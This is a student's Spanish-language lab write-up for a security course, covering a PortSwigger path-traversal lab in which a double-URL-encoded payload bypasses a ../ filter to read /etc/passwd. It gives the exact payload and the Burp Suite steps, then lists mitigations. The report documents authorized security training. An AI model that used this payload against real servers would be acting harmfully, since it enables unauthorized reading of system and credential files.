

UNIVERSIDAD POLITECNICA DE SAN LUIS POTOSI



Ingeniería en tecnologías de la información

Actividad 10 ROAD TO HALL OF FAME

*LAB: FILE PATH TRAVERSAL TRAVERSAL SEQUENCES
STRIPPED WITH SUPERFLUOUS URL-DECODE*

Alumno: Isaac Elihu Rios de la Tejera

Docente: Servando López Contreras

Asignatura: CNO IV Seguridad Informática

Fecha de entrega: 26/09/2026

1. Nombre del laboratorio

File path traversal, traversal sequences stripped with superfluous URL-decode

2. Nivel

Apprentice (Aprendiz)

3. Tipo de explotación

FILE PATH TRAVERSAL TRAVERSAL SEQUENCES STRIPPED WITH SUPERFLUOUS URL-DECODE

La explotación consiste en manipular el parámetro utilizado por la aplicación para solicitar archivos, de manera que sea posible salir del directorio permitido y acceder a archivos ubicados en otras rutas del sistema operativo.

4. Objetivo del laboratorio

El objetivo del laboratorio es explotar una vulnerabilidad de **Path Traversal** para acceder a un archivo ubicado fuera del directorio destinado al almacenamiento de imágenes.

En este caso, se busca obtener el contenido del archivo:

`/etc/passwd`

Para conseguirlo, es necesario evadir el mecanismo de seguridad implementado por la aplicación, el cual intenta eliminar las secuencias convencionales de recorrido de directorios, como:

`../`

La evasión se realiza mediante **doble codificación URL**.

5. Explicación técnica de la vulnerabilidad

La aplicación utiliza el parámetro `filename` para determinar qué archivo debe recuperar y mostrar al usuario. Por ejemplo:

`GET /image?filename=55.jpg`

El problema ocurre porque el valor proporcionado en `filename` no es validado de manera segura antes de utilizarse para acceder al sistema de archivos.

La aplicación intenta protegerse eliminando las secuencias:

`../`

Sin embargo, el mecanismo de filtrado puede ser evadido mediante **URL encoding**.

En lugar de enviar directamente:

`../`

se utiliza:

`..%252f`

El valor `%252f` corresponde a una barra / codificada dos veces. El proceso de decodificación puede representarse de la siguiente manera:

`%252f`

primera decodificación

`%2f`

segunda decodificación

`/`

Por lo tanto:

`..%252f`

termina convirtiéndose en:

`../`

El filtro inicial no identifica la secuencia completa de recorrido de directorios, pero una decodificación posterior reconstruye el patrón `../`.

Como resultado, un atacante puede utilizar varias secuencias para desplazarse hacia directorios superiores del sistema y solicitar archivos que deberían encontrarse fuera del alcance de la aplicación.

6. Procedimiento paso a paso

1. Se accedió al laboratorio de PortSwigger Web Security Academy.
2. Se inició **Burp Suite** y se configuró el navegador para que el tráfico HTTP/HTTPS pasara a través del proxy de Burp.
3. Dentro de la página del laboratorio, se seleccionó uno de los productos para generar una solicitud relacionada con una imagen.
4. En **Proxy** → **HTTP history** se identificó una solicitud similar a:

`GET /image?filename=55.jpg`

5. La solicitud fue enviada a **Burp Repeater** utilizando la opción **Send to Repeater**.
6. En Repeater se modificó el valor original del parámetro filename. Petición original:

filename=55.jpg

Petición modificada:

filename=..%252f..%252f..%252fetc%252fpasswd

7. Se envió la solicitud modificada al servidor utilizando el botón **Send**.
8. El servidor respondió con:

HTTP/2 200 OK

y en el cuerpo de la respuesta fue posible observar información correspondiente al archivo /etc/passwd, incluyendo entradas similares a:

root:x:0:0:root:/root:/bin/bash

9. Al haberse recuperado correctamente el archivo solicitado, el laboratorio reconoció la explotación y mostró el mensaje:

Congratulations, you solved the lab!

quedando el laboratorio marcado como **Solved**.

7. Capturas de pantalla obligatorias




Ilustración 1 Acceso al laboratorio 10




Ilustración 2 Request original interceptado

Captura de Burp Suite mostrando la solicitud original:

`GET /image?filename=55.jpg`

Esta captura demuestra cómo la aplicación utiliza el parámetro filename para solicitar imágenes al servidor.




Ilustración 3 Respuesta vulnerable

Captura de la respuesta obtenida en Burp Repeater mostrando:

`HTTP/2 200 OK`

junto con contenido perteneciente a /etc/passwd, por ejemplo:

```
root:x:0:0:root:/root:/bin/bash
```

Esta evidencia confirma que fue posible acceder a un archivo ubicado fuera del directorio previsto por la aplicación.




Ilustración 4 Confirmación del laboratorio

Captura del navegador mostrando que el laboratorio aparece como: **Solved**

Esta imagen confirma que la explotación se realizó correctamente.

8. Explicación del payload

El payload utilizado fue:

```
..%252f..%252f..%252fetc%252fpasswd
```

Puede dividirse en dos partes principales.

Secuencia de recorrido

```
..%252f
```

El componente:

```
%25
```

representa el carácter % codificado mediante URL encoding. Por lo tanto:

%252f

durante la primera decodificación se transforma en:

%2f

Posteriormente, una nueva decodificación transforma:

%2f

en:

/

De esta manera:

..%252f

finalmente se convierte en:

../

Esta secuencia permite subir un nivel dentro de la estructura de directorios.

Al repetirla tres veces:

..%252f..%252f..%252f

se intenta avanzar hacia niveles superiores del sistema de archivos.

Archivo solicitado

La última parte del payload es:

etc%252fpasswd

Después de las decodificaciones correspondientes termina representando:

etc/passwd

Por lo tanto, el payload completo termina siendo equivalente a una ruta como:

../../etc/passwd

permitiendo acceder al archivo */etc/passwd*.

9. Mitigación recomendada

Para prevenir este tipo de vulnerabilidad se recomienda aplicar varias medidas de seguridad en conjunto:

- **Utilizar listas blancas:** permitir únicamente nombres de archivos previamente autorizados en lugar de aceptar rutas proporcionadas directamente por el usuario.
- **Decodificar antes de validar:** realizar todas las operaciones necesarias de URL decoding antes de aplicar las validaciones de seguridad, evitando que una segunda decodificación reconstruya caracteres peligrosos.
- **Canonicalizar las rutas:** obtener la ruta absoluta o canónica del archivo solicitado y verificar que permanezca dentro del directorio autorizado.
- **Evitar filtros basados únicamente en cadenas:** eliminar solamente patrones como ../ no es suficiente, debido a que existen múltiples técnicas de codificación y representación para evadir estos filtros.
- **Aplicar el principio de menor privilegio:** el proceso encargado de ejecutar la aplicación web debe disponer únicamente de los permisos necesarios para su funcionamiento.
- **No utilizar directamente entradas del usuario como rutas:** siempre que sea posible, la aplicación debería asociar identificadores internos con archivos específicos en lugar de construir rutas a partir de datos proporcionados por el cliente.

Una validación segura debería comprobar que la ruta final solicitada permanezca estrictamente dentro del directorio destinado al almacenamiento de archivos.